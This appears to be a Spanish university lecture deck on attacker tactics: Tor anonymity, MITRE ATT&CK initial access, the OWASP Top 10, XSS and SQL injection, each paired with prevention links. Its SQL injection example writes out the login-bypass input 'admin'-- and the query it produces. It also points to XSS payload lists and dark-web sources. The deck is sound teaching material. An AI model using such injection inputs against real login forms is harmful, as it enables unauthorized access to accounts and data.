
Acquire Access	
II	Acquire Infrastructure (8)
y II	Compromise Accounts (3)
II	Compromise Infrastructure (8)
II	Develop Capabilities (4)
II	Establish Accounts (3)
II	Obtain Capabilities (7)
II	Stage Capabilities (6)

DÓNDE ENCONTRAR RECURSOS



- Los SS00 enfocados en hacking vienen con muchas herramientas listas para usar (0 esfuerzo)
 - Pero son SO "pesados" con muchas herramientas; ¿Problemas?
- Los atacantes prefieren herramientas de anonimato
 - Endpoints "okupados"; ¿Cómo?
 - Conexiones de red con **anonimato mejorado**
 - Browsers preparados: ToR Browser, Brave (pestañas privadas)...
 - Para cualquier herramienta que se conecte a Internet: **torsocks**
 - Un **servicio VPN** adecuado (**Tema 5**, no log, ToR VPN...)
 - Las conexiones ToR/I2P también son la entrada a la "**dark web**"
 - Una red cifrada **sin regulaciones** ni control
 - Se accede a las páginas con **enlaces onion** (¡sin DNS!)
 - Por ello, encontrarás muchos **recursos ilegales** para esta fase
 - Filtraciones, IDs/cuentas robadas, "hackers a sueldo", **malware**...

Top 10 Best Operating Systems for Ethical Hacking



Un SO enfocado en seguridad puede ahorrarte mucho tiempo de instalación, pero... Fuente: <https://www.upgrad.com/blog/top-best-operating-systems-os-for-ethical-hacking/>

APLICACIONES: ENRUTAMIENTO ONION (TRANSMISIONES ANÓNIMAS CIFRADAS)



● Los nodos de la red de anonimización ToR intercambian claves simétricas usando el algoritmo Diffie-Hellman (Tema 2)

- <https://blog.insiderattack.net/deep-dive-into-tor-the-onion-router-6de4c25beba7?gi=2acdf11e842c>
- <https://linuxconfig.org/install-tor-proxy-on-ubuntu-20-04-linux>

What is Tor and How it works?

by @Guillaume_Lpl



What is Tor?

- Tor (The Onion Router) **network** is a group of volunteer-operated servers (6000+) that allows people to **improve their privacy and security on the Internet**.
- When you surf the Internet through the **Tor Browser**, your traffic is **randomly routed to a network of servers** before reaching your final destination, **protecting your location and identity**.


BROWSER

Advantages

- **Free** to access, **open source** software.
- It supports **.onion sites (Darknet,...)**.
- Provide a **certain anonymity**.
- **Hides** your **IP address**.
- Improve the **security of your data** if you have a **VPN**.


Disadvantages

- **Bandwidth speeds reduced**.
- Tor doesn't recommend for use with **BitTorrent**.
- You can be **monitored by Higher authorities** if you access Tor for an **illegal purpose** (like **Darknet**).

How it works?

- Each node is a **proxy** for the following node.
- The **entry node** knows your **IP** but **not your destination**.
- The **exit node** knows your **destination** but **not your IP**.
- The **relay node** knows **only the previous and the next**.

Tor Network Diagram:



Legend:
Green line: encrypted
Red line: not encrypted

Client → Entry Node → Relay Node → Exit Node → Destination

Follow @Guillaume_Lpl for more about Information Security, Cybersecurity...



TA0001. Initial Access

Entrar por primera vez en la infraestructura de las víctimas



[Inyección de Código >](#)





TA0001. INITIAL ACCESS

<https://attack.mitre.org/tactics/TA0001/>




SSI

● Técnicas para obtener “**puntos de apoyo**” (footholds) iniciales dentro de una red

- Es decir, **comprometer el primer dispositivo de la víctima**
- Incluyen **spear phishing** dirigido y la **explotación de vulnerabilidades** en servidores web públicos
- Estos “puntos de apoyo” pueden permitir acceso continuo (cuentas válidas, uso de servicios remotos externos ...)

● Formas de conseguir acceso inicial son

- Encontrar **directorios ocultos** que den acceso a información privada con herramientas como **dirb**
- Encontrar carpetas compartidas con información sensible (**protocolo SMB**)
- Ataques de **fuerza bruta a servicios remotos** (Ej.: con **nmap**)





TA0001. INITIAL ACCESS

- Su técnica **T1190. Exploit Public-Facing Application** es especialmente importante
 - Usar software, datos o comandos para provocar comportamientos inesperados por debilidades de la aplicación
 - Sitios web, BBDD (como SQL Server), servicios (SMB, SSH...)...
- Para aplicaciones web...
 - Los errores de implementación/diseño se usan como arma
 - ¡Una consecuencia de no aplicar correctamente SDLC (**Tema 4**)!
- El Open Web Application Security Project (OWASP) nos puede ayudar
 - Errores más comunes y críticos al crear sitios web y APIs (Top 10 de OWASP: <https://owasp.org/Top10/>)
 - La Web Security Testing Guide (errores web y contramedidas): <https://owasp.org/www-project-web-security-testing-guide/>
 - ¡El **TK-210 "Octubre Rojo"**!

The 10 OWASP Web Application Security List





Ejemplo de errores web comunes: Inyección de código



CROSS-SITE SCRIPTING (XSS)

- Ataque que inyecta JavaScript controlado por el atacante en sitios web
- Si tiene éxito, con JavaScript se pueden desarrollar ataques muy peligrosos
 - Instalación de **keyloggers**
 - **Robo de cookies** (y por lo tanto sesiones, información privada de la cuenta de usuario,...)
 - **Copiar el portapapeles** de los usuarios que visitan la página y enviar su contenido al atacante
 - **Cambiar el contenido de la página** de cualquier manera imaginable (defacement)
 - O cualquier otra técnica usable para **obtener acceso inicial a la máquina con un servidor web**
 - **Una lista completa de posibles payloads se puede ver en:** <http://www.xsspayloads.com/payloads.html>
- Más información
 - https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.html
- El principal método de prevención es usar un WAF y seguir un SDLC (**Tema 4**)
 - Guía de prevención: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html




REFLECTED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-01)

Fuente: securityzines.com

XSS; Reflected XROSS SITE SCRIPTING

@ Sec_80


SecurityZines.com



4

In step 3 attacker injected JS in his own session and this is self XSS.


Next Step attacker leverages this to steal user client side data.



REFLECTED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-01)



- **Ocorre cuando un atacante inyecta código ejecutable en una petición HTTP**
 - La petición se envía con código malicioso que **reemplaza los datos "normales"**
 - También llamado XSS de Tipo 1
- **Piensa en las consecuencias de este ataque**
 - *¿Es persistente (almacenado en la base de datos de la aplicación)? ¿Por qué?*
 - *¿Qué necesitas hacer para implementarlo? ¿Necesitas que la víctima haga algo para que el ataque tenga éxito?*
 - **Colección completa de vectores de ataque XSS**
 - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>



Este tipo de XSS requiere fabricar un enlace "venenoso".
Fuente: <https://portswigger.net/web-security/cross-site-scripting>

STORED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-02)

Fuente: securityzines.com

XSS; STORED CROSS SITE SCRIPTING




SPONSORED BY
INTIGRITI




@Sec.r0

SecurityZines.com


1 WHERE IS THE PROBLEM ?



2 ISSUE




3 Example



4 In Step 3 attacker injected JS in DB. If anyone accesses a page where DB values are displayed, becomes a victim. Attacker can now control the web application in same way the Victim can use it.

5 Attack



STORED CROSS-SITE SCRIPTING (XSS) (WSTG-INPV-02)


● La variante más peligrosa de XSS

- Puede pasar en aplicaciones web que almacenan entradas de usuario (¡la mayoría!)
 - **Ejemplos:** publicaciones en foros, blogs, comentarios, perfiles de usuario...
- Sus efectos son potencialmente más dañinos si el usuario tiene una sesión activa; *¿Por qué?*
- *¿Necesita el atacante convencer a la víctima para que haga clic en un enlace?*

● Más información

- https://owasp.org/wwwproject-web-security-testing-guide/v41/4- web_application_security_testing/07-input_validation_testing/02-testing_for_stored_cross_site_scripting.html


● Existe un tercer tipo, XSS basado en DOM (que no se tratará en este curso)



El JavaScript malicioso se almacena en la base de datos de la aplicación web. Fuente: <https://www.vaadata.com/blog/xss-cross-site-scripting-vulnerabilities-principles-types-of-attacks-exploitations-and-security-best-practices/>

SQL INJECTION (SQLi) (WSTG-INPV-05)

- **Ataque que inserta código SQL en entradas**
 - **Inyecta parte de una sentencia SQL** o una completa
 - Las entradas se aprovechan para modificar el propósito de una sentencia SQL legítima
 - Es como XSS, pero con otro tipo de código inyectado
- **Las consecuencias son obvias; Por ejemplo**
 - **Lectura /modificación arbitraria** de datos del SGBD
 - **Ejecución de operaciones de administración/gestión** de SGBD
 - Apagado , interacción con el sistema de archivos o el SO...
 - **Extracción de metadatos** del SGBD, estructura, información de usuario (contraseñas, logins)...
 - ... (cualquier otra técnica que pueda usarse para **lograr acceso inicial a la máquina servidora**)



Fuente: <https://spanning.com/blog/sql-injection-attacks-web-based-application-security-part-4/>

SQL INJECTION (WSTG-INPV-05): EJEMPLO BÁSICO



● Imagina que tenemos esto

- La siguiente instrucción SQL controla los login de usuario de una aplicación
 - `SELECT [account data] FROM accounts WHERE login = '[user input (Login)]' AND password = '[user input (Password)]'`
- Una vez que el usuario introduce la información, **se incorpora a la sentencia**
 - Si el usuario se llama **jack** con clave **mysecurepwd**: `SELECT [account data] FROM accounts WHERE login = 'jack' AND password = 'mysecurepwd'`
- Pero ¿qué pasa si el usuario introduce **"admin'--"** y ninguna clave?
 - `SELECT [account data] FROM accounts WHERE login = 'admin'--' AND password = ''`
- Dado que **--** es un comentario SQL la instrucción se convierte en
 - `SELECT [account data] FROM accounts WHERE login = 'admin'`
- Causando un **acceso libre como administrador**

A screenshot of a web application's login form. It has a yellow background. There are two input fields: 'Login' with the text 'jack' and 'Password' with masked characters '*****'. Below the fields is a 'Login' button.

● Más información

- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.html
- **Prevención:** https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

SQL INJECTION (SQLi) (WSTG-INPV-05): EJEMPLO BÁSICO



